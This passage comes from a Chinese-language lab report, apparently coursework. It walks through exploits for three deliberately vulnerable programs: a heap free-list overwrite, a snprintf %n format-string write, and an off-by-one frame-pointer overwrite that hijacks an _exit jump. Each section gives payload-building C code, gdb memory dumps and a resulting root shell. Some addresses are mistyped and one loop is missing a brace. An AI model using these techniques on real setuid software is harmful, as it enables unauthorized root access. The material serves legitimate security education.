因为返回地址的值是 shellcode 的入口地址，同时返回地址的值是通过 p->s.r->s.l=q;代码赋值得到，而这里面的 q 是函数 tfree 中的定义，在函数 foo 中这个值是 q 的左指针。所以返回地址的值，即 shellcode 的入口地址的值等于 q 的左指针。而 q 的左指针是指向 p 头的，而 payload 只能从 p 的数据部分开始，无法修改 p 头，因此我们还需要覆盖 q 的左指针，令其指向我们能够写入的地址。此处我直接选择 p 的数据部分的起始地址作为 q 的左指针的值，在 gdb 中查看到该值是 0x804a068，p 头起始地址是 0x804a060。因此返回地址的值是 0x804a068。

```
gdb-peda$ print p
$1 = 0x804a068 <arena+8> ""
gdb-peda$ x /4wx 0x804a060
0x804a060 <arena>:      0x00000000      0x0804a468      0x00000000      0x00000000
```

不过为了进入 tfree 函数中的第一个 if 代码块，q 的左结点，也就是 p 必须是空闲状态，即 p 的右指针的最低位需要为 1。此时查看我们的 shellcode，发现

如果将返回地址作为 shellcode 的入口地址，那么 p 的右指针所在的内存空间是 shellcode 的部分内容，即 0xc0310876，最低位为 0。因此不能直接将 shellcode 的入口地址设置为返回地址，而是需要构造 payload 使得 p 的右指针的最低位为 1，然后将返回地址指向的指令设置为 jmp 短跳转指令的机器码，使其跳转到 shellcode 的入口地址，从而解决了需要将 q 的左结点设置为空闲状态的问题。这里将 shellcode 的入口地址设置为 0x804a070，在返回地址的基础上加了 8 个字节，因此短跳转指令的机器码为 \xeb\x08，\xeb 表示 jmp，\x08 表示短跳转 8 个字节。

再查看 q 的头结点所在地址，这个值是 0x804a260，从而确定 payload 的总长度。在 gdb 中直接查看 q 的值是 0x804a268，这是因为此时 q 指向的是数据部分的起始地址，头结点所在地址需要在这个基础上减去 8 个字节。上述 p 的头结点的地址是 0x804a060，而不是 0x804a068 也是同样的道理。

```
gdb-peda$ print q
$2 = 0x804a268 <arena+520> ""
gdb-peda$ x /4wx 0x804a260
0x804a260 <arena+512>:  0x0804a060      0x0804a398      0x00000000      0x00000000
```

现在能够清晰地构造 payload 了，payload 总长为 p 的数据部分加上 q 的头结点，再加上为了上文中提到的为了防止进入 tfree 函数中的第二个代码块需要将最低位置为 0 所用到的一个字节，共 513 个字节。除了上述中提到的关键值，payload 其余部分都用\x90 字节进行填充。

构造 payload 使用到的主要代码如下图所示。

```
char payload[513];
char l_addr[] = "\x68\xa0\x04\x08";
char ret_addr[] = "\x60\xfc\xff\xbf";
int i;

i = 0;
payload[i++] = '\xeb';
payload[i++] = '\x06';
payload[i++] = '\x90';
payload[i++] = '\x90';
payload[i++] = '\x01';
payload[i++] = '\x90';
payload[i++] = '\x90';
payload[i++] = '\x90';
for (i = i; i < 8 + strlen(shellcode); i++) {
    payload[i] = shellcode[i - 8];
}
for (i = i; i < 504; i++) {
    payload[i] = '\x90';
}
for (i = i; i < 504 + strlen(l_addr); i++) {
    payload[i] = l_addr[i - 504];
}
for (i = i; i < 508 + strlen(ret_addr); i++) {
    payload[i] = ret_addr[i - 508];
}
payload[i] = '\x90';
```

2.4.4 攻击过程描述

使用 gdb 工具调试查看拷贝后返回地址的值，可以发现已被修改为 0x804a068。

```
gdb-peda$ x /2wx 0xbffffc5c
0xbffffc5c:     0xbffffc68      0x0804a068
```

再查看 0x804a068 地址所存放的数据，可以发现 jmp 短跳转指令的机器码、q 的左结点的右指针的最低位为 1、shellcode 等内容都已被成功写入。

```
gdb-peda$ x /4wx 0x804a068
0x804a068 <arena+8>:    0x909006eb      0x90909001      0x895e1feb      0xc0310876
```

执行 exploit4 程序，获得一个具有 root 权限的 shell。

```
user@user-virtual-machine:~/project1/proj1/exploits$ ./exploit4
# whoami
root
# id
uid=0(root) gid=1000(user) groups=1000(user),4(adm),24(cdrom),27(sudo),30(dip),46(plu
gdev),113(lpadmin),128(sambashare)
#
```

2.5 vul5 与 exploit5

2.5.1 vul5 描述

漏洞程序 vul5 使用函数 snprintf 将命令行参数 argv[1]作为格式化字符串，并将字符串复制到 buf 中，复制内容最多为 sizeof buf 个字节，即 400 个字节。由于整个程序几乎只做了 snprintf 这个操作，因此可以认为这里存在缓冲区溢出。从源码中可以发现，在调用函数 snprintf 时，程序仅传入了三个参数。而对于格式化字符串而言，参数个数往往不是固定的。

```
int foo(char *arg)
{
    char buf[400];
    snprintf(buf, sizeof buf, arg);
    return 0;
}
```

在格式化字符串参数中，存在"%n"格式，该格式会计算%n 前的字符串长度，并将这个长度值写入至以这个格式所对应的值为地址的内存中。比如下图所示代码，会往指针 p 所指向的内存空间写入 5 这个值，因为%n 前的字符串"12345"长度为 5。


```
printf("12345%n", p);
```

因此该漏洞程序存在缓冲区溢出漏洞，可以利用"%n"格式修改内存内容，从而覆盖返回地址，执行 shellcode。

2.5.2 exploit5.c 攻击原理

因为 snprintf 会先构造格式化字符串，再判断长度是否大于指定大小并截断字符串，所以可以使用"%n"格式进行攻击。而传入的参数仅有三个，如果使用"%n"格式，那么参数个数至少需要四个。snprintf 会在栈中读取参数，并且会按

照传入参数个数正常的情况读取参数，分析栈结构可以发现传入的三个参数后跟着的是 buf 的内存空间，因此 snprintf 会从 buf 中读取除前三个参数外的其他参数。参考的栈结构如图所示。



从上图中可以清晰观察到栈结构，因此思路是使用 snprintf 格式化字符串特性覆盖 snprintf 返回地址，使其指向 shellcode 的入口地址。具体而言，需要在 buf 中构造 snprintf 返回地址的存储地址，使其成为"%n"格式对应的参数，这样就可以覆盖 snprintf 返回地址，新的值可以通过"%n"格式前字符串的长度构造，而字符串的长度可以通过"%0<number>u"格式控制。"%0<number>u"格式会被对应的参数的值以无符号整数类型覆盖，如果覆盖后字符串不足 number 长度，会用 0 字符填充至 number 长度。

将"%n"和"%0<number>u"格式结合可以往任意地址写入任意值，不过因为写入的值往往较大，也就是说构造的字符串往往较长，很可能会被截断，所以 shellcode 无法写入至 buf 中。因此 shellcode 始终存在于 argv[1]中，而不像上述其他漏洞程序一样存在于 buf 中。

2.5.3 payload 构造方式

经过上述分析可以发现我们只需要知道 snprintf 返回地址的地址和 shellcode 的入口地址就能够构造 payload。首先使用 gdb 调试工具查看这两个地址。从下图可以发现 snprintf 第一个参数的地址是 0xbffffc30 和 arg 的起始地址是 0xbfffff60，结合上述栈结构的分析可以得到 snprintf 返回地址的地址是第一个参数的地址减 4，即 0xbffffc2c；为了给"%n"和"%0<number>u"格式构造出能够覆盖 snprintf 返回地址的字符串预留空间，我选择在 payload 的第 100 个字节开始写入 shellcode，也就是说 shellcode 的起始地址是 0xbfffff60 加 100，即 0xbffffc4。

然后构造能够覆盖 snprintf 返回地址的 payload，我选择每次使用"%n"写入一个字节的方式进行构造。具体而言，我在 payload 使用四次"%n"格式，四次格式的使用分别会在 0xbffffc2c、0xbffffc2d、0xbffffc2e、0xbffffc2f 四个地址处写入内容。然后需要用到"%0<number>u"格式，因为需要用到四次"%n"，那么一般也需要在每次"%n"前用到"%0<number>u"，所以需要四次"%0<number>u"，每次"%0<number>u"对应的值我选择是 0xffffffff。从而使得 snprintf 总共需要 11 个参数，除了已经准备的 3 个参数，其他 8 个参数放在缓冲区 buf 中最开头的部分。

我们需要将 snprintf 返回地址的值设置为 0xbfffffc4，每次写入一个字节，也就是分别写入 0xc4、0xff、0xff、0xbf。首先写入 0xc4，因为 payload 开头是 snprintf 的后 8 个参数，共占 32 个字节，0xc4 的十进制值是 196，所以仅需要用"%0<number>u"格式填充 164 个字符；接着写入 0xff，十进制值是 255，前面已有字符长度是 196，所以需要填充 59 个字符；接着再写入 0xff，十进制值是 255，

但是因为前面已经构造好了每个"%0<number>u"格式对应的值是 0xffffffff，这个值的十进制值是 4294967295，占 10 个字符，因此在已经至少有 265 个字符的情况下无法减少为 255 个字符。

此时可以写入 0x1ff，即十进制值 511 以解决这个问题，因为我的做法是每次只写入一个字节，所以写入的第二个字节会被后面写入的字节所覆盖，或者不在返回地址的地址范围内，从而不会造成影响。同理最后写入 0x2bf，十进制值是 703，完成了负责覆盖 snprintf 返回地址的 payload 的构造。再在 payload 的第 100 个字节开始写入 shellcode，其余部分用\x90 字节填充，payload 总长为前 100 个字节加上 shellcode 的 45 个字节，即 145 个字节。

构造 payload 使用到的主要代码如下图所示。

```
char payload[145];
char ret_payload[] = "\xff\xff\xff\xff\x2c\xfc\xff\xbf\xff\xff\xff\xff\x2d\xfc\xff\xbf\xff\xff\xff\xff\x2e\xfc\xff\xbf\xff\xff\xff\xff\x2f\xfc\xff\xbf%0164u%n%059u%n%0256u%n%0192u%n";
int i;

for (i = 0; i < strlen(ret_payload); i++) {
    payload[i] = ret_payload[i];
}
for (i = i; i < 100; i++) {
    payload[i] = '\x90';
}
for (i = i; i < 100 + strlen(shellcode); i++) {
    payload[i] = shellcode[i - 100];
}
```

2.5.4 攻击过程描述

使用 gdb 调试工具查看函数 snprintf 返回后 0xbffffc2c 存储的返回地址的值，已经成功被 shellcode 的入口地址 0xbffffc4 覆盖，并且 shellcode 确实存在于这个地址指向的内存空间中。

```
gdb-peda$ x /4wx 0xbffffc4
0xbffffc4:      0x895e1feb      0xc0310876      0x89074688      0x0bb00c46
gdb-peda$ x /2wx 0xbffffc2c
0xbffffc2c:     0xbffffc4       0xbf000002
```

执行 exploit5 程序，获得一个具有 root 权限的 shell。

```
user@user-virtual-machine:~/project1/proj1/exploits$ ./exploit5
# whoami
root
# id
uid=0(root) gid=1000(user) groups=1000(user),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
#
```

2.6 vul6 与 exploit6

2.6.1 vul6 描述

漏洞程序 vul6 与 vul2 非常相似，函数 bar 调用函数 nstrcpy，在函数 nstrcpy 中最多能够比缓冲区 buf 大小多拷贝一个字节，从而存在缓冲区溢出。在 vul2 中通过这多拷贝的一个字节改变函数 foo 栈帧中的寄存器 EBP 的值，再修改返回地址的值。不过在 vul6 中，函数 foo 调用了_exit 函数提前结束进程，因此程序不会执行函数 foo 的 leave 和 ret 汇编指令，也就无法使用 exploit2.c 的攻击方式。


同时发现函数 foo 中多了指针 p 和整型变量 a 之间的一些赋值操作，这是 vul6 与 vul2 最大的区别，从而考虑从这些操作入手寻找缓冲区溢出漏洞的利用方式。

```
void foo(char *argv[])
{
  int *p;
  int a = 0;
  p = &a;

  bar(argv[1]);

  *p = a;

  _exit(0);
  /* not reached */
}
```

2.6.2 exploit6.c 攻击原理

使用 gdb 调试工具查看函数 foo 中的*p = a;语句所对应的汇编指令，可以发现 p 的地址是 EBP-0x4，a 的地址是 EBP-0x8。根据 vul2 的分析可以知道函数 foo 的 EBP 的值的最低位字节是可以被 nstrcpy 拷贝操作所修改的。因此可以修改 EBP 的值是其指向缓冲区 buf 中，令 EBP-0x4 和 EBP-0x8 地址处的值都存在于缓冲区 buf 中，而缓冲区 buf 的内容是我们构造的。因此我们通过*p = a;语句可以实现往某个指定地址写入某个指定值的操作。

此时往返回地址的地址处写入 shellcode 的入口地址是行不通的，因为有函数_exit 的存在函数 foo 已经无法返回，所以需要寻找新的跳转指令。考虑到调用函数_exit 时程序需要跳转，因此查看_exit(0);语句所对应的汇编指令。如下图所示，存在 jmp 指令，jmp 的目标地址存储于 0x804a00c 地址处。



找到了 jmp 指令，然后我们需要覆盖 0x804a00c 地址处的值，修改为 shellcode 的入口地址，从而使用 jmp 指令在执行_exit(0);语句时跳转至 shellcode 的入口地址处。而经过上述分析可知修改 EBP 的值结合*p＝a;语句，让我们能够往任意地址处写入任意值，刚好满足往 0x804a00c 地址写入 shellcode 的入口地址这个要

求。

2.6.3 payload 构造方式

使用 gdb 调试工具查看缓冲区 buf 的起始地址、函数 foo 栈帧的寄存器 EBP 的值。我将 shellcode 的入口地址设为缓冲区 buf 的起始地址，值为 0xbffffcb0；函数 foo 的 EBP 的值为 0xbffffd8c，我将 payload 最后一个字节设置为\x00，因此执行 nstrcpy 函数后函数 foo 的 EBP 的值为 0xbffffd00。

```
gdb-peda$ print &buf
$1 = (char (*)[200]) 0xbffffcb0
gdb-peda$ x /1wx 0xbffffd78
0xbffffd78:     0xbffffd8c
```

在 EBP-0x4 和 EBP-0x8 地址处需要写入预先准备的值，已知 EBP 为 0xbffffd00，从而得到 EBP-0x4 为 0xbffffcfc，EBP-0x8 为 0xbffffcf8。计算 0xbffffcf8 与缓冲区 buf 的起始地址 0xbffffcb0 相差 72 个字节，因此在 payload 的第 72 个字节开始写入 p 的值，即 0x804a00c。在 payload 的第 76 个字节开始写入 a 的值，即 shellcode 的入口地址，值为 0xbffffcb0。因为 payload 需要比缓冲区 buf 大一个字节才能够覆盖旧 EBP 的最低字节，所以 payload 大小为 201 个字节。除了上述关键地址外，paylaod 其余部分均用\x90 字节填充。

构造 payload 使用到的主要代码如下图所示。

```
char payload[201];
int i;

for (i = 0; i < strlen(shellcode); i++)
    payload[i] = shellcode[i];
}
for (i = i; i < 72; i++) {
    payload[i] = '\x90';
}
payload[i++] = '\xb0';
payload[i++] = '\xfc';
payload[i++] = '\xff';
payload[i++] = '\xbf';
payload[i++] = '\x0c';
payload[i++] = '\xa0';
payload[i++] = '\x04';
payload[i++] = '\x08';
for (i = i; i < 200; i++) {
    payload[i] = '\x90';
}
payload[i] = '\x00';
```

2.6.4 攻击过程描述

使用 gdb 调试工具查看 0xbffffcb0 地址处的内容，已被成功写入 shellcode。再查看 jmp 的目标值所在地址 0x804a00c 存储的值，被成功覆盖为 shellcode 的入口地址，即 0xbffffcb0。

```
gdb-peda$ x /4wx 0xbffffcb0
0xbffffcb0:     0x895e1feb      0xc0310876      0x89074688      0x0bb00c46
gdb-peda$ x /1wx 0x804a00c
0x804a00c:      0xbffffcb0
```

执行 exploit6 程序，获得一个具有 root 权限的 shell。

```
user@user-virtual-machine:~/project1/proj1/exploits$ ./exploit6
# whoami
root
# id
uid=0(root) gid=1000(user) groups=1000(user),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
#
```